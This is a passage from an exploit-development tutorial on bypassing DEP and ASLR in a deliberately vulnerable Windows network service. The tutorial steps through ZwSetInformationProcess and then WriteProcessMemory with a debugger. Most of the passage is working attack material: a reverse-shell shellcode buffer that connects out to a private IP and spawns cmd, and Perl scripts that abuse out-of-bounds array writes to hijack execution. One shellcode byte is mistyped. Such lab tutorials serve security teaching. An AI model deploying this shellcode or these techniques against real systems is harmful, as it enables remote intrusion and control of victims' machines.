# ReverseConnectRetries=5, ReverseAllowProxy=false,
# PrependMigrate=false, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
my $buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" .
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" .
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" .
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" .
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" .
"\x31\xc0\xac\xcl\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" .
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" .
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" .
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" .
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" .
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" .
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" .
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7\x68" .
"\xc0\xa8\xa8\xfa\x68\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56" .
"\x57\x68\x99\xa5\x74\x61\xff\xd5\x68\x63\x6d\x64\x00\x89" .
"\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7" .
"\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50" .
"\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f" .
"\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d" .
"\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff" .
"\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72" .
"\x6f\x6a\x00\x53\xff\xd5";

my $sock = new IO::Socket::INET (
PeerAddr => '127.0.0.1',
PeerPort => '12345',
```

```

Proto => 'tcp',);
die "Error: $!\n" unless $sock;

usleep(100000);
$sock->recv($data,1024);
print $data;

$line = "READ 4\r\n";
print $sock $line;
usleep(100000);

$sock->recv($p4,1024);
print $p4 . "\r\n";
usleep(100000);

$line = "READ 11\r\n";
print $sock $line;
usleep(100000);

$sock->recv($p11,1024);
print $p11 . "\r\n";
usleep(100000);

$tmp = $p11 - 163364;
$line = "VADD 0,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p4 - 164;
$line = "VADD 3,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p11 + 161682;
$line = "VADD 5,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p4 + 236;
$line = "VADD 11,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

for($count=50;$count<125;$count++)
{
    $tmp = hex("0x90909090");
    if ($tmp>2147483647)
    {
        $tmp = $tmp - 4294967296
    }
}

```

```

    }
    $line = "VADD $count,$tmp\r\n";
    print $sock $line;
    print $line;
    usleep(100000);
}

for($count=0;$count<78;$count++)
{
    $tmp = 256*256*256*ord(substr $buf, 4*$count+3,1)
        + 256*256*ord(substr $buf, 4*$count+2,1)
        + 256*ord(substr $buf, 4*$count+1,1)
        + ord(substr $buf, 4*$count+0,1);
    if ($tmp>2147483647)
    {
        $tmp = $tmp - 4294967296
    }
    $pos = 125 + $count;
    $line = "VADD $pos,$tmp\r\n";
    print $sock $line;
    print $line;
    usleep(100000);
}

$tmp = 256*256*256*hex("0x90")
    + 256*256*hex("0x90")
    + 256*ord(substr $buf, 313,1)
    + ord(substr $buf, 312,1);
if ($tmp>2147483647)
{
    $tmp = $tmp - 4294967296
}
$pos = 125 + 78;
$line = "VADD $pos,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

for($count=125+79;$count<255;$count++)
{
    $tmp = hex("0x90909090");
    if ($tmp>2147483647)
    {
        $tmp = $tmp - 4294967296
    }
    $line = "VADD $count,$tmp\r\n";
    print $sock $line;
    print $line;
    usleep(100000);
}

$tmp = $p4 - 164;
$line = "VADD -1,$tmp\r\n";


```

```
print $sock $line;  
print $line;  
usleep(100000);  
  
close($sock);
```

If we run this code... It does not work:

DEP bypass v2 WriteProcessMemory


Problem with the previous DEP bypass solution




As we can see there is an error message, and the code does not run. Like we were not turned off the DEP by our code, inspite the calling of `zwSetInformationProcess`. What happened? To figure it out restart the application, and put a breakpoint to the address of

```
call zwSetInformationProcess
```


for me it is `0x772F515F` one might recognize it is different to the previous values, it happened, because I write the documentation in more parts, and the virtual machine were restarted, caused the base address of `ntdll.dll` modified because of the ASLR.




Now run the application by pressing **F9**. then run the previous a1.pl perl script, to stop here.




Use the **F8** button, or put a breakpoint to the next instruction then **F9** to run only this call.




As you can see the return value in EAX is 0xC0000022, not 0x00. It used to mean some error. Really our nice DEP turn off function just not work. The cause of it a linker option in visual studio 2008 called as /NXCOMPAT. If the application is linked with this option like this one, and every application by default, then the operating system (at least windows XP SP3, or Windows Vista SP1, or Windows Server 2008) does not let the DEP turned off during the life of the process (this mechanism is called as permanent DEP).



To test it I compiled another version of the same application, where I set the /NXCOMPAT linker option to false. I started this application, then put a breakpoint to the ZwSetInformationProcess, and run again the script.



After the hit of the breakpoint use the **F8** of put another breakpoint to the next instruction, then F9 button, to run this call.



As we can see now the value of EAX is 0 so there were no problem with the DEP turn off. If we let the code continue to run our exploit.

Then we must try another method. The one I chose is based on the WriteProcessMemory function.

New solution WriteProcessMemory

The advantage of this function is that, it automatically sets the destination address to writeable. So we should take care only to find a Read and Executable memory, the writing is not important. There is a little problem with this, the writeable flag is set only temporaly for the time of the copy so if one want to use self modifying shellcode for example encoded shellcode it is still necessary, to find (or allocate) memory with Read, Write and executable flags. According to the MSDN this function is defined as follows:

```

BOOL WINAPI WriteProcessMemory(
    _In_   HANDLE hProcess,
    _In_   LPVOID lpBaseAddress,
    _In_   LPCVOID lpBuffer,
    _In_   SIZE_T nSize,
    _Out_  SIZE_T *lpNumberOfBytesWritten
);

```

hProcess should be -1 (0xFFFFFFFF) means the current process

lpBaseAddress Destination of the copy (a read and executable or read write executable memory)

lpBuffer Source address of the copy (address of our shellcode on the stack)

nSize Length of our shellcode

lpNumberOfBytesWritten address where to write the actually copied number of bytes (any writeable address is good, we do not need it)

All of us know that, if we call a function on 32 bit systems we pass the parameters on the stack, and we must put the parameters in opposite order. The last value on the stack will be the return address (because of the function call). So simply, to call this function with the correct parameters we must set up the stack as follows:


lpNumberOfBytesWritten any writeable address	ESP + 14
nSize Length of our shellcode	ESP + 10
lpBuffer Source address of the copy	ESP + 0C

lpBaseAddress Destination of the copy	ESP + 08
hProcess should be 0xFFFFFFFF, means the current process	ESP + 04
RETURN Address it should be again the destination of the copy, bacuse we want to call our shellcode.	ESP

It means we should use the following values:

- **position -1** the address of position 0 it will fire the exploit
- **position 0** the address of the WriteProcessMemory function
- **position 1** 0xFFFFFFFF means the current process (hProcess)
- **position 2** destination of the copy (lpBaseAddress)
- **position 3** Source Address of the copy (lpBuffer)
- **position 4** number of bytes to copy (nSize)
- **position 5** any writeable address (lpNumberOfBytesWritten)

Because of the ASLR we can do it on the following way, let us find a position on the stack, where a return address to kernel32.dll can be found. The first one I found was at position 0x0014F8A8. The 0 position is 0x0014F25C it means an address to kernel32.dll can be found at position 403 (0x0014F8A8 - 0x0014F25C / 4 = 0x193 = 403):



Let us try to do it with the following script, save it with some name (I used bl.pl):

```
use IO::Socket;
use Time::HiRes qw(usleep);

my $sock = new IO::Socket::INET (
    PeerAddr => '127.0.0.1',
    PeerPort => '12345',
    Proto => 'tcp',);
die "Error: $!\n" unless $sock;

usleep(100000);
$sock->recv($data,1024);
print $data;

$line = "READ 4\r\n";
print $sock $line;
usleep(100000);

$sock->recv($p4,1024);
print $p4 . "\r\n";
```

```
usleep(100000);

$line = "READ 11\r\n";
print $sock $line;
usleep(100000);

$sock->recv($p11,1024);
print $p11 . "\r\n";
usleep(100000);

$line = "READ 403\r\n";
print $sock $line;
usleep(100000);

$sock->recv($p403,1024);
print $p403 . "\r\n";
usleep(100000);

$tmp = $p403 - 286936;
$line = "VADD 0,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = -1;
$line = "VADD 1,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p403 - 286758;
$line = "VADD 2,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p4;
$line = "VADD 3,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = 500;
$line = "VADD 4,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

$tmp = $p4;
$line = "VADD 5,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);
```

```


$tmp = $p4 - 164;
$line = "VADD -1,$tmp\r\n";
print $sock $line;
print $line;
usleep(100000);

close($sock);

```

Then add a break point to the address of the writeprocess memory function as follows:


Restart the application in the debugger if needed, then **right click to the disassembly window**, and from the popup window select **Search for / Name in all modules**.




In the appearing all names window **find the writeprocessmemory function** (or just start to type its name, and it will jump there).

Find: WRITEPROCESS				
Address	Module	Section	Type	Name
77021670	ADVAPI32	.text	Import	KERNEL32.WriteFile
77DFA9C1	kernel32	.text	Export	WriteFile
77DB3FDC	kernel32	.text	Export	WriteFileEx
77DFF081	kernel32	.text	Export	WriteFileGather
77E3BBF1	kernel32	.text	Export	WritePrivateProfileSectionA
77E3BC38	kernel32	.text	Export	WritePrivateProfileSectionW
77E06E3E	kernel32	.text	Export	WritePrivateProfileStringA
77DC82EF	kernel32	.text	Export	WritePrivateProfileStringW
77E3BF94	kernel32	.text	Export	WritePrivateProfileStructA
77E3C0D6	kernel32	.text	Export	WritePrivateProfileStructW
77DB1CB8	kernel32	.text	Export	WriteProcessMemory
77E3C261	kernel32	.text	Export	WriteProfileSectionA
77E3C27C	kernel32	.text	Export	WriteProfileSectionW
77E3C225	kernel32	.text	Export	WriteProfileStringA
77E078FA	kernel32	.text	Export	WriteProfileStringW
77E4EC64	kernel32	.text	Export	WriteTapemark
6D0CA298	MSUCR90	.text	Export	_wrmdir
76501553	msvcrt	.text	Export	_wrmdir
76ACBB56	WS2_32	.text	Export	WSAAccept
76A15DD4	WS2_32	.text	Export	WSAAddressToStringA

Double click on this line. Then right click to the disassembly window, and from the popup menu select **Breakpoint / Toggle** (or press the F2 button).



Then click to the play button, to run the application, (or press the F9 button).



```

Administrator: Command Prompt
C:\test>b1.pl
Commands:
-HELP: no parameters required, type this message
-UADD num1,num2 : set the num1-th element of the array to num2. va
m1 0..255, num2 32 bit integer
-READ num :reads the num-th element of the array valid num values:
-EXIT: exit from the application
3273384
2009549665
2011135376
UADD 0,2010848440
UADD 1,-1
UADD 2,2010848618
UADD 3,3273384
UADD 4,500
UADD 5,3273384
UADD -1,3273220
C:\test>

```

If we check the values on the stack we have a problem:

```

0031F108 0106141B CALL to WriteProcessMemc
0031F1DC 0031F604 hProcess = 0031F604
0031F1E0 00000050 Address = 50
0031F1E4 76A1330C Buffer = WS2_32.closesoc
